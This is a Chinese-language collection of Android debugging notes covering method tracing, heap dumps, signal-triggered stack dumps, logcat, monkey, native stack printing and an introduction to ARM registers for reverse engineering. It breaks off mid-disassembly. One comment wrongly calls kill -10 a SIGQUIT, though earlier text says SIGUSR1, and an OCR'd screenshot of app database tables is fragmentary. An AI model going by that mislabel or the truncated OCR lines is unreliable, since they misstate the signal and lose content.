1）功能：用于热点分析和性能优化，分析每个函数占用的 CPU 时间，调用次数，函数调用关系等

2）方法：

a）在程序代码中加入追踪开关

```
1. import android.os.Debug;
2. ……
3. android.os.Debug.startMethodTracing(“/data/tmp/test”); // 先建/data/tmp 目录
4. …… // 被追踪的程序段
5.  android.os.Debug.stopMethodTracing();
```

b) 编译，运行后，设备端生成/data/tmp/test.trace 文件

c) 把 trace 文件复制到 PC 端

```
$ adb pull /data/tmp/test.trace ./
```

d) 使用 android 自带工具分析 trace 文件

```
$ $ANDROID_SRC/out/host/linux-x86/bin/traceview test.trace
```

此时可看到各个函数被调用的次数 CPU 占用率等信息

e) 使用 android 自带工具分析生成调用关系类图

```
$ apt-get install graphviz # 安装图片相关软件
$ANDROID_SRC/out/host/linux-x86/bin/dmtracedump -g test.png test.trace
```

此时目录下生成类图 test.png

3) 注意

trace 文件生成与 libdvm 模块 DEBUG 版本相冲突，所以此方法只适用于对非 DEBUG 版本模拟器的调试，否则在分析 trace 文件时会报错

3. HProf (Heap Profile)

1）功能：

用于 java 层面的内存分析，显示详细的内存占用信息，指出可疑的内存泄漏对象

2）方法：

a）在代码中加入 dump 动作

```
1. import android.os.Debug;
2. import java.io.IOException;
3. ……
4.  try {
5. android.os.Debug.dumpHprofData("/data/tmp/input.hprof"); // 先建/data/tmp 目录
6.  } catch (IOException ioe) {
7.  }
```

b）把 hprof 文件复制到 PC 端

```
1. $ adb pull /data/tmp/input.hprof ./
```

c）使用命令 hprof-conv 把 hprof 转成 MAT 识别的标准的 hprof

```
1. $ $ANDROID_SRC/out/host/linux-x86/bin/hprof-conv input.hprof output.hprof
```

d）使用 MAT 工具看 hprof 信息

下载 MAT 工具：http://www.eclipse.org/mat/downloads.php

用工具打开 output.hprof

3）注意：此工具只能显示 java 层面的，而不能显示 C 层的内存占用信息

4. SamplingProfile (android 2.0 上版本使用)

1）功能

每隔 N 毫秒对当前正在运行的函数取样，并输出到 log 中

2）在代码中加入取样设定

```
1. import dalvik.system.SamplingProfiler
2. ……
3. SamplingProfile sp = SamplingProfiler.getInstance();
4. sp.start(n); // n 为设定每秒采样次数
5.  sp.logSnapshot(sp.snapshot());
6.  ……
7. sp.shutDown();
```

它会启一个线程监测，在 logcat 中打印信息

5. 用发系统信号的方式取当前堆栈情况和内存信息

1) 原理

dalvik 虚拟机对 SIGQUIT 和 SIGUSR1 信号进行处理(dalvik/vm/SignalCatcher.c)，分别完成取当前堆栈和取当前内存情况的功能

2) 用法

a) $ chmod 777 /data/anr -R # 把 anr 目录权限设为可写

$ rm /data/anr/traces.txt # 删除之前的 trace 信息

$ ps # 找到进程号

$ kill -3 进程号 # 发送 SIGQUIT 信号给该进程，此时生成 trace 信息

$ cat /data/anr/traces.txt

功能实现：遍历 thread list(dalvik/vm/Thread.c:dvmDumpAllThreadEx())，并打印当前函数调用关系(dalvik/vm/interp/Stack.c:dumpFrames())

b) $ chmod 777 /data/misc -R

$ ps # 找到进程号

$ kill -10 进程号 # 发送 SIGQUIT 信事信号给该进程，此时生成 hprof 信息

$ ls /data/misc/*.hprof

此时生成 hprf 文件，如何使用此文件，见第二部分(HProf)

注意：hprof 文件都很大，注意用完马上删除，以免占满存储器

6. logcat 及原理

1）android.util.Log 利用 println 的标准 java 输出词句，并加前缀 I/V/D….

2）dalvik 利用管道加线程的方式，先利用 dup2 把 stdout 和 stderr 重定向到管理中（vm/StdioConverter.c:dvmstdioConverterStartup），然后再启动一个线程从管道另一端读出内容（dalvik/vm/StdioConverter.c:stdioconverterThreadStart()），使用 LOG 公共工具（system/core/liblog/logd_write.c: __android_log_print()）输出到/dev/log/*中去

3）logcat 通过加不同参数看/dev/log/下的不同输入信息

```
# logcat -b main 显示主缓冲区中的信息
# logcat -b radio 显示无线缓冲区中的信息
# logcat -b events 显示事件缓冲区中的信息
```

7. jdwp(java debug wire protocol)及原理

1）虚拟机（设备端）在启动时加载了 Agent JDWP 从而具备了调试功能。在调试器端（PC 端）通过 JDWP 协议与设备连接，通过发送命令来获取的状态和控制 Java 程序的执行。JDWP 是通过命令（command）和回复（reply）进行通信的。

2）JDK 中调试工具 jdb 就是一个调试器，DDMS 也提供调试器与设备相连。

3) dalvik 为 JDWP 提供了两种连接方式：tcp 方式和 adb 方式，tcp 方式可以手工指定端口，adb 方式自动设定为 8700 端口，通常使用 DDMS 调试就是通过 adb 方式

8. monkey

1) monkey 是一个 android 自带的命令行工具。它向系统发送伪随机的用户事件流，实现对正在开发的应用程序进行压力测试。

2) 方法

在设备端打开 setting 界面

```
$ adb shell
# monkey -p com.android.settings -v 500
```

此时可以看到界面不断被切换

9 查看 Android 源码的 Eclipse 插件

网 上能够搜到的 Eclipse 关联 Android 源码的方法，基本上都是下载源码，然后关联，或者就是在 SDK Manager 里面下载源码（还不是所有版本的源码都能下载），其实还有一种很方便的方法，但是这种方法是否有什么缺点，我还不是很清楚，不过似乎这种方 法也是通过下载源码的方式实现查看源码的，但是，每次只下载需要的部分，只是似乎。

这个方法就是使用 Eclipse 插件的方法，插件地址为：

http://adt-addons.googlecode.com/svn/trunk/source/com.android.ide.eclipse.source.update

这个方法非常简单，之所以我会写出来，就是因为，三翻四次的用到了，而这个地址又三翻四次的找了很久。希望对大家有所帮助。

查看 Android 源码的 Eclipse 插件 —— **Juwend**

10 SQLiteManager plugin for eclipse

我们经常都会讲数据写入到 db 文件中，如果能够实时看到 db 中的数据的改变，是不是调试更有效率呢？这里就推荐 sqlitemanager 插件(注意：如果是写入到系统临时目录的 db 则要查看我们的机子需要 root 了)

sqllitemanger 插件的用法： **Using SQLite in ANDROID**


You can see the sqlite database in eclipse by opening File Explorer .Then

/data/data/package_name/databases

But here we cannot see the tables and table data.
For viewing the table details Eclipse has a plugin. You can download the jar from below.

sqlitemanager 想要下载的话可以从这里进行下载 here.

下面我贴下运行结果出来的样子


isUpdateVisable = (upgradeType != 0 && flag
return isUpdateVisable;
void onCreate() {
app.addObserver(configObserver);
getActivity().setVolumeControlStream(AudioManag
initUI();
app.registObserver(accOb);
app.addObserver(friendListObserver);
app.addObserver(cardObserver);
AccountObserver accOb = new AccountObserver() {
@Override
protected void onlineStatusChanged(
mqq.app.AppRuntime.Status currentStatus
Devices
File Explorer
Name
Size
Date
app_database
Databases.db
localstorage
app_dex
exlibs.dex 6313208 2013-10-2
app_tombs
app_xproject_theme
cache
databases
445044628.db 184320 2013-10-2
445044628.db-journal 21032 2013-10-2
eup_db 36864 2013-10-2
eup_db-journal 12824 2013-10-2
tk_file 12288 2013-10-2
tk_file-journal 8720 2013-10-2
webview.db 40960 2013-10-2
webview.db-journal 8720 2013-10-2
webviewCookiesChromium.db 7168 2013-10-2
webviewCookiesChromium.db-journal 0 2013-10-2
files
lib
shared_prefs
GlobalConfig.xml 129 2013-10-2
1、选择需要查看的db文件
2、点击这个按钮
LogCat
Heap
Allocation Tracker
Emulator Control
Search
Questoid SQLite Manager
3、这个窗口就会显示出这个db23那就里面的内容了，可以很方便的查看
Database Structure
Browse Data
Name
Object
Type
Schema
Ability table CREATE TABLE Ability (_id INTEGER PRIMARY KEY AUTOINCREMENT, flags INTEGER, uin TEXT UNI
android_metadata table CREATE TABLE android_metadata (locale TEXT)
Card table CREATE TABLE Card (_id INTEGER PRIMARY KEY AUTOINCREMENT, age INTEGER, bFavorited INTEGE
ContactCard table CREATE TABLE ContactCard (_id INTEGER PRIMARY KEY AUTOINCREMENT, bAge INTEGER, bSex INTE
DiscussionInfo table CREATE TABLE DiscussionInfo (_id INTEGER PRIMARY KEY AUTOINCREMENT, DiscussionFlag INTEG
Emoticon table CREATE TABLE Emoticon (_id INTEGER PRIMARY KEY AUTOINCREMENT, eId TEXT, encryptKey TEXT,
EmoticonPackage table CREATE TABLE EmoticonPackage (_id INTEGER PRIMARY KEY AUTOINCREMENT, author TEXT, epId T
EmoticonTab table CREATE TABLE EmoticonTab (_id INTEGER PRIMARY KEY AUTOINCREMENT, epId TEXT UNIQUE)
FriendMore table CREATE TABLE FriendMore (_id INTEGER PRIMARY KEY AUTOINCREMENT, signature TEXT, uin TEXT
Friends table CREATE TABLE Friends (_id INTEGER PRIMARY KEY AUTOINCREMENT, alias TEXT, cSpecialFlag IN
Groups table CREATE TABLE Groups (_id INTEGER PRIMARY KEY AUTOINCREMENT, datetime INTEGER, group_frie
mr_data_line table CREATE TABLE mr_data_line (_id INTEGER PRIMARY KEY AUTOINCREMENT, extInt INTEGER, extLon
mr_friend_FA246D0262C3925617B table CREATE TABLE mr_friend_FA246D0262C3925617B0C72BE20EEB1D_New (_id INTEGER PRIMARY KEY AUT
PhoneContact table CREATE TABLE PhoneContact (_id INTEGER PRIMARY KEY AUTOINCREMENT, ability INTEGER, bindi
recent table CREATE TABLE recent (_id INTEGER PRIMARY KEY AUTOINCREMENT, displayName TEXT, lastmsgtim
ResourcePlugInInfo table CREATE TABLE ResourcePlugInInfo (_id INTEGER PRIMARY KEY AUTOINCREMENT, cCanChangeState

11. 其它小工具

具体见 android.os.Debug 中提供的工具

1）取毫微秒级的时间，用于计算时间

threadCpuTimeNanos()

2）统计两点间的内存分配情况

```
1. startAllocCounting()
2. stopAllocCounting()
3. getGlobalAllocCount()
4. get…..
```

3）打印当前已 load 的 class

getLoadedClassCount()

printLoadedClasses() 它需要打开 NDEBUG 功能才能打开 system/core/中 Log 功能

12. 打印 debug 信息

http://87426628.blog.163.com/blog/static/6069361820139190293695 8/

Android 下打印调试堆栈方法

打印堆栈是调试的常用方法，一般在系统异常时，我们可以将异常情况下的堆栈打印出来，这样十分方便错误查找。实际上还有另外一个非常有用的功能：分析代码的行为。android 代码太过庞大复杂了，完全的静态分析经常是无从下手，因此通过打印堆栈的动态分析也十分必要。
Android 打印堆栈的方法，简单归类一下

1. zygote 的堆栈 dump

实际上这个可以同时 dump java 线程及 native 线程的堆栈，对于 java 线程，java 堆栈和 native 堆栈都可以得到。
使用方法很简单，直接在 adb shell 或串口中输入：

```
kill -3 <pid>
```

输出的 trace 会保存在 /data/anr/traces.txt 文件中。这个需要注意，如果没有 /data/anr/这个目录或/data/anr/traces.txt 这个文件，需要手工创建一下，并设置好读写权限。
如果需要在代码中，更容易控制堆栈的输出时机，可以用以下命令获取 zygote 的 core dump:

```
Process.sendSignal(pid, Process.SIGNAL_QUIT);
```

原理和命令行是一样的。
不过需要注意两点：
adb shell 可能会没有权限，需要 root。
android 4.2 中关闭了 native thread 的堆栈打印，详见 dalvik/vm/Thread.cpp 的 dumpNativeThread 方法：

```
dvmPrintDebugMessage(target,
    "\"%s\" sysTid=%d nice=%d sched=%d/%d cgrp=%s\n",
    name, tid, getpriority(PRIO_PROCESS, tid),
    schedStats.policy, schedStats.priority, schedStats.group);
dumpSchedStat(target, tid);
// Temporarily disabled collecting native stacks from non-Dalvik
```

```
// threads because sometimes they misbehave.
//dvmDumpNativeStack(target, tid);
```

Native 堆栈的打印被关掉了！不过对于大多数情况，可以直接将这个注释打开。

2. debuggerd 的堆栈 dump

debuggerd 是 android 的一个 daemon 进程，负责在进程异常出错时，将进程的运行时信息 dump 出来供分析。debuggerd 生成的 coredump 数据是以文本形式呈现，被保存在 /data/tombstone/ 目录下(名字取的也很形象，tombstone 是墓碑的意思)，共可保存 10 个文件，当超过 10 个时，会覆盖重写最早生成的文件。从 4.2 版本开始，debuggerd 同时也是一个实用工具：可以在不中断进程执行的情况下打印当前进程的 native 堆栈。使用方法是:

```
debuggerd -b <pid>
```

这可以协助我们分析进程执行行为，但最最有用的地方是：它可以非常简单的定位到 native 进程中锁死或错误逻辑引起的死循环的代码位置。

3. java 代码中打印堆栈

Java 代码打印堆栈比较简单， 堆栈信息获取和输出，都可以通过 Throwable 类的方法实现。目前通用的做法是在 java 进程出现需要注意的异常时，打印堆栈，然后再决定退出或挽救。通常的方法是使用 exception 的 printStackTrace()方法：

```
try {
  ...
} catch (RemoteException e) {
    e.printStackTrace();
    ...
}
```

当然也可以只打印堆栈不退出，这样就比较方便分析代码的动态运行情况。Java 代码中插入堆栈打印的方法如下：

```
Log.d(TAG,Log.getStackTraceString(new Throwable()));
```

4. C++代码中打印堆栈

C++也是支持异常处理的，异常处理库中，已经包含了获取 backtrace 的接口，Android 也是利用这个接口来打印堆栈信息的。在 Android 的 C++中，已经集成了一个工具类 CallStack，在 libutils.so 中。使用方法：

```
#include <utils/CallStack.h>
...
CallStack stack;
stack.update();
stack.dump();
```

使用方式比较简单。目前 Andoid4.2 版本已经将相关信息解析的很到位，符号表查找，demangle，偏移位置校正都做好了。

5. C 代码中打印堆栈

C 代码，尤其是底层 C 库，想要看到调用的堆栈信息，还是比较麻烦的。 CallStack 肯定是不能用，一是因为其实 C++写的，需要重新封装才能在 C 中使用，二是底层库反调上层库的函数，会造成链接器循环依赖而无法链接。不过也不是没有办法，可以通过 android 工具类 CallStack 实现中使用的 unwind 调用及符号解析函数来处理。

这里需要注意的是，为解决链接问题，最好使用 dlopen 方式，查找需要用到的接口再直接调用，这样会比较简单。如下为相关的实现代码，只需要在要打印的文件中插入此部分代码，然后调用 getCallStack()即可，无需包含太多的头文件和修改 Android.mk 文件：

```
#define MAX_DEPTH                   31
#define MAX_BACKTRACE_LINE_LENGTH   800
#define PATH "/system/lib/libcorkscrew.so"

typedef ssize_t (*unwindFn)(backtrace_frame_t*, size_t, size_t);
typedef void (*unwindSymbFn)(const backtrace_frame_t*, size_t, backtrace_symbol_t*);
typedef void (*unwindSymbFreeFn)(backtrace_symbol_t*, size_t);
```

```
static void *gHandle = NULL;

static int getCallStack(void){
	ssize_t i = 0;
	ssize_t result = 0;
	ssize_t count;
	backtrace_frame_t mStack[MAX_DEPTH];
	backtrace_symbol_t symbols[MAX_DEPTH];

	unwindFn unwind_backtrace = NULL;
	unwindSymbFn get_backtrace_symbols = NULL;
	unwindSymbFreeFn free_backtrace_symbols = NULL;

	// open the so.
	if(gHandle == NULL) gHandle = dlopen(PATH, RTLD_NOW);

	// get the interface for unwind and symbol analyse
	if(gHandle != NULL) unwind_backtrace = (unwindFn)dlsym(gHandle, "unwind_backtrace");
	if(gHandle != NULL) get_backtrace_symbols = (unwindSymbFn)dlsym(gHandle, "get_backtrace_symbols");
	if(gHandle != NULL) free_backtrace_symbols = (unwindSymbFreeFn)dlsym(gHandle, "free_backtrace_symbols");

	if(!gHandle ||!unwind_backtrace ||!get_backtrace_symbols || !free_backtrace_symbols    ){
		ALOGE("Error! cannot get unwind info: handle:%p %p %p %p",
			gHandle, unwind_backtrace, get_backtrace_symbols, free_backtrace_symbols );
		return result;
	}

	count= unwind_backtrace(mStack, 1, MAX_DEPTH);
```

```
get_backtrace_symbols(mStack, count, symbols);

for (i = 0; i < count; i++) {
    char line[MAX_BACKTRACE_LINE_LENGTH];

    const char* mapName = symbols[i].map_name ? symbols[i].map_name : "<unknown>";
    const char* symbolName =symbols[i].demangled_name ? symbols[i].demangled_name : symbols[i].symbol_name;
    size_t fieldWidth = (MAX_BACKTRACE_LINE_LENGTH - 80) / 2;

    if (symbolName) {
        uint32_t pc_offset = symbols[i].relative_pc - symbols[i].relative_symbol_addr;
        if (pc_offset) {
            snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s (%.*s+%u)",
                    i, symbols[i].relative_pc, fieldWidth, mapName,
                    fieldWidth, symbolName, pc_offset);
        } else {
            snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s (%.*s)",
                    i, symbols[i].relative_pc, fieldWidth, mapName,
                    fieldWidth, symbolName);
        }
    } else {
        snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s",
                i, symbols[i].relative_pc, fieldWidth, mapName);
    }

    ALOGD("%s", line);
}
```

```
        free_backtrace_symbols(symbols, count);

        return result;
    }
```

对 sched_policy.c 的堆栈调用分析如下,注意具体是否要打印，在哪里打印，还可以通过 pid、uid、property 等来控制一下，这样就不会被淹死在 trace 的汪洋大海中。

```
D/SchedPolicy( 1350): #00  pc 0000676c  /system/lib/libcutils.so
D/SchedPolicy( 1350): #01  pc 00006b3a  /system/lib/libcutils.so (set_sched_policy+49)
D/SchedPolicy( 1350): #02  pc 00010e82  /system/lib/libutils.so (androidSetThreadPriority+61)
D/SchedPolicy( 1350): #03  pc 00068104  /system/lib/libandroid_runtime.so (android_os_Process_setThreadPriority(_JNIEnv*, _jobject*, int, int)+7)
D/SchedPolicy( 1350): #04  pc 0001e510  /system/lib/libdvm.so (dvmPlatformInvoke+112)
D/SchedPolicy( 1350): #05  pc 0004d6aa  /system/lib/libdvm.so (dvmCallJNIMethod(unsigned int const*, JValue*, Method const*, Thread*)+417)
D/SchedPolicy( 1350): #06  pc 00027920  /system/lib/libdvm.so
D/SchedPolicy( 1350): #07  pc 0002b7fc  /system/lib/libdvm.so (dvmInterpret(Thread*, Method const*, JValue*)+184)
D/SchedPolicy( 1350): #08  pc 00060c30  /system/lib/libdvm.so (dvmCallMethodV(Thread*, Method const*, Object*, bool, JValue*, std::__va_list)+271)
D/SchedPolicy( 1350): #09  pc 0004cd34  /system/lib/libdvm.so
D/SchedPolicy( 1350): #10  pc 00049382  /system/lib/libandroid_runtime.so
D/SchedPolicy( 1350): #11  pc 00065e52  /system/lib/libandroid_runtime.so
D/SchedPolicy( 1350): #12  pc 0001435e  /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+57)
D/SchedPolicy( 1350): #13  pc 00016f5a  /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+513)
D/SchedPolicy( 1350): #14  pc 00017380  /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+183)
D/SchedPolicy( 1350): #15  pc 0001b160  /system/lib/libbinder.so
D/SchedPolicy( 1350): #16  pc 00011264  /system/lib/libutils.so (android::Thread::_threadLoop(void*)+111)
D/SchedPolicy( 1350): #17  pc 000469bc  /system/lib/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+63)
D/SchedPolicy( 1350): #18  pc 00010dca  /system/lib/libutils.so
D/SchedPolicy( 1350): #19  pc 0000e3d8  /system/lib/libc.so (__thread_entry+72)
D/SchedPolicy( 1350): #20  pc 0000dac4  /system/lib/libc.so (pthread_create+160)
```

```
D/SchedPolicy( 1350): #00  pc 0000676c  /system/lib/libcutils.so
D/SchedPolicy( 1350): #01  pc 00006b3a  /system/lib/libcutils.so (set_sched_policy+49)
D/SchedPolicy( 1350): #02  pc 00016f26  /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+461)
D/SchedPolicy( 1350): #03  pc 00017380  /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+183)
D/SchedPolicy( 1350): #04  pc 0001b160  /system/lib/libbinder.so
D/SchedPolicy( 1350): #05  pc 00011264  /system/lib/libutils.so (android::Thread::_threadLoop(void*)+111)
D/SchedPolicy( 1350): #06  pc 000469bc  /system/lib/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+63)
D/SchedPolicy( 1350): #07  pc 00010dca  /system/lib/libutils.so
D/SchedPolicy( 1350): #08  pc 0000e3d8  /system/lib/libc.so (__thread_entry+72)
D/SchedPolicy( 1350): #09  pc 0000dac4  /system/lib/libc.so (pthread_create+160)
```

6. 其它堆栈信息查询

http://blog.csdn.net/freshui/article/details/9456889

ARM 汇编

介绍

ARM 架构

ARM 架构，过去称作**高级精简指令集机器**（Advanced RISC Machine，更早称作：Acorn RISC Machine），是一个 32 位精简指令集（RISC）处理器架构，其广泛地使用在许多嵌入式系统设计。由于节能的特点，ARM 处理器非常适用于移动通信领域，符合其主要设计目标为低成本、高性能、低耗电的特性。

至 2009 年为止，ARM 架构处理器占了市面上所有 32 位嵌入式 RISC 处理器 90%的比例[1]，使它成为占全世界最多数的 32 位架构之一。ARM 处理器可以在很多消费性电子产品上看到，从便携式设备（PDA、移动电话、多媒体播放器、掌上型电子游戏，和计算机）到电脑外设（硬盘、桌面型路由器），甚至在导弹的弹载计算机等军用设施中都有他的存在。在此还有一些基于 ARM 设计的派生产品，重要产品还包括 Marvell 的 XScale 架构和德州仪器的 OMAP 系列。

2011 年，ARM 的客户报告了 79 亿 ARM 处理器出货量，占有 95%的智能手机、90%的硬盘驱动器、40%的数字电视和机上盒、15%的微控制器、和 20%的移动电脑[2]。在 2012 年，微软与 ARM 科技生产了新的 Surface 平板电脑，AMD 宣布它将于 2014 年开始生产基于 ARM 核心的 64 位服务器芯片。

架构	处理器家族
ARMv1	ARM1
ARMv2	ARM2、ARM3
ARMv3	ARM6、ARM7
ARMv4	StrongARM、ARM7TDMI、ARM9TDMI
ARMv5	ARM7EJ、ARM9E、ARM10E、XScale

ARMv6	ARM11、ARM Cortex-M
ARMv7	ARM Cortex-A、ARM Cortex-M、ARM Cortex-R
ARMv8	Cortex-A50[9]

http://zh.wikipedia.org/wiki/ARM%E6%9E%B6%E6%A7%8B

原生程序初次逆向之 ARM 与 X86 相关知识对比

近来开始学习原生逆向，并对其中一些基础知识做下总结

Android 的原生程序运行于 Linux 内核上，并且处理器基于 ARM，因此对于 NDK 的逆向，一些设计汇编知识的安全技术（注入，HOOK，劫持）等 就需要了解有关知识。因此有必要学习一些与 ARM 相关的知识，下面主要介绍我们必须要了解的知识，具体指令等更加详细的知识参考相关文档，总结目录如下：

1. 寄存器比较之 ARM VS 80X86
2. 函数调用比较之 ARM VS 80X86
3. Linux 系统调用比较之 ARM VS 80X86

寄存器比较之 ARM VS 80X86
1.80X86
寄存器有以下规则：
（1）数据寄存器（EAX、EBX、ECX、EDX）：数据寄存器主要用来保存操作数和运算结果等信息。但其也有一些约定俗成的特别作用。EAX 用于存放 函数返回值；EBX 常用作计算存储器地址时的基址寄存器；ECX 用作计数器使用，EDX 一些计算中的默认参与运算寄存器。
（2）变址寄存器（ESI、EDI）：它们主要用于存放存储单元在段内的偏移量。

（3）指针寄存器（EBP、ESP）：ESP 常用作堆栈指针，指向栈顶维护堆栈变化；EBP 用作栈基地址，主要用于维护该函数栈帧，可直接存取堆栈中的数据。
（4）指令指针（EIP）：存放下次将要执行的指令在代码段的偏移量。

2.ARM（用户模式）
寄存器的使用必须满足下面的规则：
（1）函数间通过寄存器 R0~R3 来传递参数，低于 32 位的函数返回值存于 R0。
（2）在函数中，使用寄存器 R4~R11 来保存局部变量。函数进入时必须保存所用到的局部变量寄存器的值，在返回前必须恢复这些寄存器的值；对于函数中没有用到的寄存器则不必进行这些操作。在 Thumb 中，通常只能使用寄存器 R4~R7 来保存局部变量。
（3）寄存器 R12 用作函数间的 scratch 寄存器，记作 IP
（4）寄存器 R13 用作数据栈指针，记作 SP。函数调用前后必须保持堆栈平衡。
（5）寄存器 R14 称为连接寄存器，记作 LR。它用作保存函数的返回地址。如果在函数中保存了返回地址，寄存器 R14 则可以用作其他用途。
（6）寄存器 R15 是程序计数器，记作 PC。

寄存器	特定名称	过程调用标准中的角色
R16	CPSR	状态寄存器
R15	PC	程序计数器
R14	lr	链接寄存器(用于存放函数返回地址)
R13	sp	栈指针
R12	ip	内部过程调用暂时寄存器
R11	-	ARM 状态局部变量寄存器 8
R10	sl	ARM 状态局部变量寄存器 7 栈检查变体中的栈限制指针
R9	sb	ARM 状态局部变量寄存器 6 RWPI 变体中的静态基址
R8	-	ARM 状态局部变量寄存器 5
R7	-	局部变量寄存器 4
R 6	-	局部变量寄存器 3
R5	-	局部变量寄存器 2
R4	-	局部变量寄存器 1
R3	-	参数/结果/ 暂时寄存器 4
R2	-	参数/结果/ 暂时寄存器 3
R1	-	参数/结果/ 暂时寄存器 2
R0	-	参数/结果/ 暂时寄存器 1

函数调用比较之 ARM VS 80X86
函数调用样例：
代码:

```
#include <stdio.h>
int call(int a,int b,int c,int d,int e,int f){
    int sum =0;
    int v1 =1,v2 =2,v3 =3,v4 =4;
    sum = a+b+c+d+e+f+v1+v2+v3+v4;
    return sum;

}
int main(void){
        int sum =0;
        sum =call(1,2,3,4,5,6);
        printf("sum = %d\n",sum);
        return 0;
}
```

1.80X86

函数调用主要是使用 CALL 指令触发，函数结束并由 RET/RETN 返回到调用该函数时的下一条指令。在函数调用执行过程中，大部分通过栈来完成，包括参数的传递、局部变量存储、函数返回地址等。函数调用函数栈变化如下（常见调用方式）：

```
|……          |<--------  [ESP](分配完局部变量后)
|……          |
|局部变量 2     |
|局部变量 1   |
|上层[EBP]     |<--------  [EBP](栈帧)
|返回地址      |
|参数 1      |
|参数 2      |
|参数 3      |
+|栈底方向，高地址|+<--------  [ESP](调用前)
```

整个函数执行过程中，有[EBP]来操作栈中的数据，函数调用结束后，根据栈中的返回地址返回上级函数。

IDA 载入，call 函数即将被调用的代码如下：
代码:

```
.text:004010BF                          push        6
.text:004010C1                          push        5
.text:004010C3                          push        4
.text:004010C5                          push        3
.text:004010C7                          push        2
